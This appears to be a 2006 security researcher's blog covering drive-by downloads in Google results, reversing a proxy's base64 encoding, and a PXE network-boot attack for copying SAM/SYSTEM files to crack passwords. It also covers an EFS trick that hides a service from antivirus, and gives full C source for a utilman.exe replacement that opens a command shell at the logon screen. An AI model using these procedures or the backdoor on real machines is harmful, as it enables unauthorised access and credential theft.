Didier Stevens

Friday 6 October 2006

Update: Google and the Drive-by Download

Filed under: Malware,Update — Didier Stevens @ 21:49

At the end of my post Google and the Drive-by Download, I wondered how prevalent such query results were.

This is an attempt to answer this question.

Here’s a Perl script that will execute Google queries and look for suspect URLs in the first page with a regular expression (remember, suspect URLs are of the form 123.1a2b3c.info). If you want to use the script on your Windows machine and don’t have a Perl interpreter, you can use ActiveState’s free ActivePerl.

Since I have no list of common Google queries used here in Belgium, I included a simple algorithm in my program to generate its own queries. They look like this: name profession. I feed my program with a list of frequently occurring last-names in Belgium and a list of professions you might want to search for (like a plumber).
Here’s the output of my program:

Suspect queries:

613.6x2q1y.info http://www.google.be/search?hl=fr&q=Thys+Blanchisseur

4859.4rhw0hk.info http://www.google.be/search?hl=fr&q=Gerard+Plombier

Suspect URLs:

4859.4rhw0hk.info

613.6x2q1y.info

2 suspect queries out of 2322 queries (0.0861326442721792%).

About 1 out of 1000 queries (looking for a profession) list a drive-by download site on the first result page. That’s not too bad, but still a surprising result to me.

Google and the Drive-by Download

Filed under: Malware — Didier Stevens @ 9:50

I’ve encountered an interesting Drive-by Download and made a movie of a Windows XP SP2 machine getting infected.

Drive-by downloads are nothing new, but it’s the first time I see one were you are directed to the drive-by download site by a normal, innocent Google query.

These are the steps to get infected:

  1. Start Internet Explorer
  2. Goto http://www.google.be
  3. search for vanderelst chauffagiste
  4. click on the first link (like I’m Feeling Lucky)

Searching for vanderelst chauffagiste is a normal, innocent query: I look for a heating technician (chauffagiste) called vanderelst (a common name here in Belgium).

Here is a post of someone (joy) experiencing the same thing when looking for a dentist in Illinois. But apparently joy doesn’t get infected.

I won’t explain how this drive-by download works. My point is rather that spyware makers have found ways to get their infected websites highly ranked by Google when you execute a normal, innocent query. We know that you’re likely to get infected when you look for keygens or cracks, but not when you’re searching for a local dentist.

My Search Engine Optimisation knowledge is very limited, I cannot explain you how they got their sites top listed by Google. According to joy, it has something to do with the fake Google result page they host (see the movie).

The movie is hosted here on YouTube, and you can find a hires version (XviD) here.

First I show that there’s no service32.exe file in the c:\windows directory. You can see that I’m running as local admin, which is a bad idea, but please bear with me.

Next I search for my heating technician with Google and click on the first link (you’ll notice the strange URL of the .info TLD with random subdomains).

The free Kerio Personal Firewall alerts me of programs (spywares) that are being started. I installed the firewall to visualize the infection in action. And I’m feeling stupid today, so I click on Permit.

Notice that the page looks like a Google search result page, but that all entries point to .info sites that are probably also drive-by download sites.

There’s a half minute of inactivity after 1:30 minutes, be patient and you’ll see other programs being started and the service32.exe file appearing in the Windows directory.

Finally, I go to the Virustotal site to get some files scanned by 20+ virus scanners. This part of the movie is rather boring, but I didn’t want to spend much time editing it, feel free to fast forward. The point is that most virus scanners don’t detect the infected files.

I also used Lavasoft’s Ad-Aware SE Personal (freeware) anti-spyware program to scan the machine: no files were detected.

It should be interesting to know how prevalent these sites are in Google query results.

Monday 2 October 2006

Reversing an anonymous proxy

Filed under: Reverse Engineering — Didier Stevens @ 10:08

Unipeak is a free anonymous proxy, it encodes the URLs like this:

http://www.unipeak.com/gethtml.php?_u_r_l_=aHR0cDovL3d3dy5nb29nbGUuY29t (this is http://www.google.com).

Suppose you had to reverse engineer the encoding scheme, how could you proceed? You are in a comfortable position, because you can execute a Chosen Plaintext Attack.

First we need to find out if the encoding scheme is reversible, because it could also be a hash or another key used to access the cache of the proxy (if it’s a caching proxy).

So we add a letter ‘a’ to the encoded URL and see what Unipeak replies:

http://www.unipeak.com/gethtml.php?_u_r_l_=aHR0cDovL3d3dy5nb29nbGUuY29ta

and we see the Google website.

So it’s not a hash, it’s reversible.

We add another ‘a’:

http://www.unipeak.com/gethtml.php?_u_r_l_=aHR0cDovL3d3dy5nb29nbGUuY29taa

and now we get an error message:

unable to connect to http://www.google.comi:80/

It’s definitely reversible.

Searching with Google via Unipeak gives another URL:
http://www.unipeak.com/gethtml.php?_u_r_l_=aHR0cDovL3d3dy5nb29nbGUuY29tOjgwL3NlYXJjaA%3D%3D&hl=en&q=unipeak&btnG=Google+Search

This URL starts with the same sequence as our first URL, so it’s probably a simple encoding scheme where the characters are processed from left to right.

So let’s start another experiment, we enter this URL: aaaaaaaaaa

The encoded URL is:

http://www.unipeak.com/gethtml.php?_u_r_l_=YWFhYWFhYWFhYQ==

Very interesting, we also get a repeating pattern, but the cycle is 4 characters long (YWFh).

Ok, now let’s use a trick: we enter a series of characters Us. The character U is special, its ASCII encoding written in binary is 01010101. Thus UU is 0101010101010101, UUU is 010101010101010101010101, …

Entering UUUUUUUUUU gives us:

http://www.unipeak.com/gethtml.php?_u_r_l_=VVVVVVVVVVVVVQ==

Another nice sequence!

This is a strong indication that the encoding is done at the bit level: the input is seen as a stream of bits, the bits are grouped in groups of X bits (where X is unknown). Each group is transformed to another sequence of bits by a function F, and the same function F is used for each group. We can also assume that X is even, otherwise we wouldn’t get a sequence of identical characters, but a sequence of identical pairs.

We perform some extra tests to prove (or disprove) our hypothesis.

We encode sequences of different lengths and compare the length of the cleartext and the cyphertext: the ratio is about 3 to 4, 3 input characters generate 4 output characters (BTW, the fact that we get a cycle of 4 characters for aaaaa… is also a strong indication for this ratio).

So X can be 3, 6, 9, 12, … . Except we assume X is even: 6, 12, …

Let’s test X = 6.

We try URL 000, this gives us MDAw (http://www.unipeak.net/gethtml.php?_u_r_l_=MDAw)
Now 000 is 30 30 30 (in hexadecimal ASCII)

or 00110000 00110000 00110000 in binary, grouped in 8 bits (1 byte)
or 001100 000011 000000 110000 in binary, but grouped in 6 bits (X = 6)

Now increment the first group:

001101 000011 000000 110000

or 00110100 00110000 00110000 in binary, grouped in 8 bits (1 byte)

or 34 30 30 (in hexadecimal ASCII)

or 400

So 000 becomes 400 when you increment the first group of 6 bits.

Testing URL 400 gives NDAw: changing the first 6 bits changes only the first character!

We do the same for the remaining groups:

000 -> 0@0 -> MEAw

000 -> 00p -> MDBw

000 -> 001 -> MDAx
So X is indeed 6, because changing a group of 6 bits at a time changes only one encoded character.

And we can also assume that function F is linear, because incrementing the input with 1 increments the output with 1 (M -> N, D -> E, A -> B and w -> x).

Now we could try every possible permutation of 6 bits, and see what the corresponding encoded character is.

We would discover that F maps 0..63 to ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/

And this is a very common encoding scheme: base64
Friday 29 September 2006

PiXiE Dust Bug fix

Filed under: Hacking — Didier Stevens @ 11:01

Comments were disabled and the hires movie was missing in my previous post. I just fixed it.

Tuesday 26 September 2006

PiXiE dust

Filed under: Hacking — Didier Stevens @ 9:05

Once more, I had to convince by example (movie included).

Our laptops are locked down, a normal user has only 2 boot options: from the hard disk or from the network. Removable media boot (Floppy, CD, …) is disabled. Network boot is allowed because the laptops are installed with Microsoft RIS (a network boot technology), and this feature is not disabled after installation.
This allows a user to boot from another image and access the hard disk without restrictions. Contrary to the arguments of the workstation installation team, this isn’t hard to do and you don’t need a specialized network environment with a Microsoft RIS server.

To pull this of, you need a DHCP and BOOT server, and a boot image. I didn’t find freeware to create the boot images, I had to use emBoot’s Network Boot Tools trial version.

The procedure in a nutshell:

  • configure a Windows XP machine with a static IP address and connect it to a network hub
  • install a DHCP & TFTP server on the Windows XP machine
  • serve a Network Bootdisk image from the Windows XP machine
  • connect the laptop to the hub and boot from network
  • use the Network Bootdisk to transfer files from the laptop to the Windows XP machine

Making the boot disk

  • the Network Bootdisk doesn’t work with PXE (a network boot technology), but this forum thread explains how to modify the Network Bootdisk to solve this problem
  • add NTFSDOS from Sysinternals to the Network Boot disk to provide access to NTFS volumes
  • start the Bootimage Editor from the Network Boot Tools
  • create an image file from the Network Bootdisk image you just prepared, and call it netbootdisk.img
  • create a PXE menu boot file: add netbootdisk.img and save it as netbootdisk.pxe

Preparing the workstation

The workstation will host the DHCP and TFTP server to provide the boot image to the laptop. I also share a folder on this workstation to transfer files.

  • to avoid authentication problems with the Network Bootdisk, I use a Windows XP workstation in Workgroup mode with a blank Administrator password
  • configure a static IP address: 10.10.10.10
  • create a share on the workstation, configure it with write permissions
  • disable the firewall

  • install tftpd32 (DHCP & TFTP server), it’s just one executable and it’s freeware
  • create a folder tftpboot and copy the images to it (netbootdisk.img and netbootdisk.pxe)
  • start tftpd32
  • point the “Current Directory” to the tftpboot folder
  • set “IP pool starting address” to 10.10.10.11
  • set “Size of pool” to 10
  • set the “Boot File” to netbootdisk.pxe
  • set the “Mask” to 255.0.0.0
  • Save the configuration

tftpd32.PNG

The server is now ready.

Executing the attack

  • connect the laptop to the network hub
  • boot the laptop, go to the BIOS boot menu and select network boot
  • follow the Network Bootdisk instructions until the command line prompt is displayed
  • start the net command and connect to the share
  • start ntfsdos
  • now we can access and copy any file to the share (the free NTFSDOS version is readonly)

Conclusion

I agree that configuring the boot images is not a trivial task, but I’m sure that you can find ready-made bootdisks on the Internet.

However, setting up the boot server and booting the laptop is childs play, and the only software you need is a simple DHCP/TFTP daemon.

I didn’t find free software to replace the Network Boot Tools (except for the DHCP/TFTP daemon). The PXE specification defines an API you can use when you boot from the network (this API provides a TFTP client, amongst other things). The only open source example I found using the PXE API is PXELINUX. The source code of the boot image is assembler code that has to be assembled with NASM.

Here is a YouTube movie showing you the complete boot. A hires (XviD) version can be found here. This example is on VMware, not on the laptop. In this movie, I transfer the SAM and SYSTEM file to crack the administrator password with Cain & Abel. I use a simple password (test) to speed up the brute-force attack.

Monday 18 September 2006

A Windows Live CD plugin for my UserAssist utility

Filed under: Reverse Engineering — Didier Stevens @ 15:24

I’ve published a BartPE plugin for my UserAssist utility, you can download it here (https, MD5 D43E519B7BCE90F31EB54884E7AA75C1 DE9D576C0F5FF8D33E039A5064BD8AFF). And I’m posting another movie.
Windows Live CDs are a popular troubleshooting and forensic investigation tool, they allow you to boot a (Windows) PC from a CD. Bart Lagerweij developed BartPE, a tool to create a Windows Live CD (a Windows “pre-install” environment CD), and several people build their own tools based on his work. The Ultimate Boot CD for Windows is based on BartPE.


Bart’s PE has an open architecture, you can integrate your own tools by making a dedicated plugin. My UserAssist utility uses the Microsoft .NET Framework 2.0, which is not supported by BartPE. You need to add Colin Finck’s Microsoft .NET Framework 2.0 plugin to the Ultimate Boot CD for Windows plugins to use my plugin.

You add plugins to the Ultimate Boot CD for Windows with the Plugins dialog:

plugins.PNG

Afterwards you create your own Ultimate Boot CD for Windows (you have to provide your own licensed Windows XP SP2 CD).


The UserAssist utility is located in the Programs/Forensics menu (when you boot from the CD):

screenshot.png


The UserAssist utility displays the activity of the current user at startup. This is of course not useful for a Live CD, because the profile of the current user of a Live CD is not persisted.

You will have to load the NTUSER.DAT registry hive of the user you want to investigate in RegEdit and export it to a reg file, before you can import it in UserAssist (I plan to add a feature to UserAssist to automate this task).

userassist.PNG

I’ve tested my plugin with the Ultimate Boot CD for Windows, not with BartPE.
There’s a movie here on YouTube, or hires (XviD) here showing you how to do this for user Employee.

Thursday 14 September 2006

UserAssist on Windows Vista

Filed under: My Software — Didier Stevens @ 9:05

Microsoft mailed me Windows Vista Build 5472 (that’s the Black Hat Vista).

The VMware installation went smoothly once I figured out I had to add these lines to the VMX config file:

svga.maxWidth = "640"
svga.maxHeight = "480"


The UserAssist registry keys still exists and the format hasn’t changed, my UserAssist utility works without problem:

userassist-vista-2.PNG

Only the icon will require some rework:

userassist-vista-1.PNG

Monday 11 September 2006

Malicious Cryptography

Filed under: Malware — Didier Stevens @ 9:18

Aditya Kapoor blogged on the McAfee Avert Labs Blog about a trojan using EFS to protect itself.

To understand more of this, I did some tests during the weekend.

I developed a service that runs under a dedicated account and writes the EICAR test virus file every 5 seconds to an encrypted file.

You can find the this service here (source code & EXE), you can compile it with Borland’s free C++ 5.5 compiler. Be warned, this service will write the EICAR test virus file to your c:\ folder and your anti-virus will detect this. EICAR is not a virus, it’s an anti-virus test file.

Procedure:

  • logon as administrator to a test machine (preferably a virtual machine)
  • create a user efsuser with password 123456 and make this user member of the administrator group
  • give the efsuser user the right to logon as a service (local security policies)
  • logoff & logon as efsuser
  • copy MyEFSService.exe to a folder on the test machine
  • install the service: MyEFSService.exe -i
  • encrypt MyEFSService.exe (properties / advanced / encrypt contents to secure data)
  • logoff & logon as administrator
  • start the service

This service writes debug information, you can view this with Sysinternals‘s DebugView.

Your anti-virus should detect the encrypted c:\eicar.exe file that is written to the disk every 5 seconds.

This is normal, even for encrypted files, because a modern anti-virus installs a file system filter driver that analyzes all data read from & written to disk before encryption (screenshot of DeviceTree):

devicetree-mcafee.PNG

McAfee VirusScan 8.0i detected & deleted this EFS encrypted “virus” without problems.

But I also wanted to know if the service itself, if it was a virus, could avoid detection.

The problem was that I could not modify my service to get it detected as a virus by McAfee. Including the EICAR string is not a solution, because the EICAR anti-virus test file specifications states that the EICAR string must be detected only if it’s in a file that contains nothing more than the EICAR string. I ended-up replacing the DOS header in the PE-structure (the stuff that says “This program cannot be run in DOS mode.”) by a byte sequence of an old DOS virus. McAfee would not detect this “fake” virus, but AVG does (I tested this with VirusTotal, without distributing the file).

I replaced McAfee with AVG Anti-Virus Free on my test machine. At first AVG didn’t even detect the EICAR virus, I found this very strange, because AVG also uses a file system filter driver:

devicetree-avg.PNG

But then I activated the “on-close scanning” option:

avg-settings.PNG


and the EICAR anti-virus test file was detected:

avg-eicar.PNG

But AVG failed to detect the “infected” service, even when I instructed AVG to scan the file. Only when I stopped the service (making the file accessible) did AVG detect the “virus”.

However, AVG will detect the “virus” when booting, preventing the service from starting.

So it seems that this EFS trick can fool some anti-virus products some of the time. I will continue trying to make McAfee detect my service as a virus, to see how it behaves.

Malicious Cryptography, the inspiration for the title of my post, is a very interesting read for anti-virus specialists.

Tuesday 5 September 2006

Playing with utilman.exe, The Motion Picture

Filed under: Hacking — Didier Stevens @ 10:00

For a demo of My second playdate with utilman.exe, go here on YouTube.

Thursday 31 August 2006

My second playdate with utilman.exe

Filed under: Hacking — Didier Stevens @ 20:46

Comments posted by evilbitz on my Playing with utilman.exe post gave me a great idea for another experiment with utilman.exe:

You can compile the following example with Borland’s free C++ 5.5 compiler.

Fourth experiment

Compile this simple C program, name it utilman.exe and put it in the system32 directory:

#include <stdio.h>
#include <windows.h>
#include <tchar.h>

void _tmain(void)
{
    STARTUPINFO s;
    PROCESS_INFORMATION p;
    LPTSTR szCmdline = _tcsdup(TEXT("CMD"));
    LPTSTR szDesktop = _tcsdup(TEXT("WinSta0\\\\Winlogon"));

ZeroMemory(&s, sizeof(s));
    s.cb = sizeof(s);
    s.lpDesktop = szDesktop;
    ZeroMemory(&p, sizeof(p));

CreateProcess(NULL, szCmdline, NULL, NULL, FALSE, CREATE_NEW_CONSOLE, NULL, NULL, &s, &p);

CloseHandle(p.hProcess);
    CloseHandle(p.hThread);
}


Whenever you press the magic key sequence (Windows Logo key & U key), a command shell will open on the Winlogon desktop. And you don’t have to be logged on to do this.

utilman4.PNG

« Previous PageNext Page »

Blog at WordPress.com.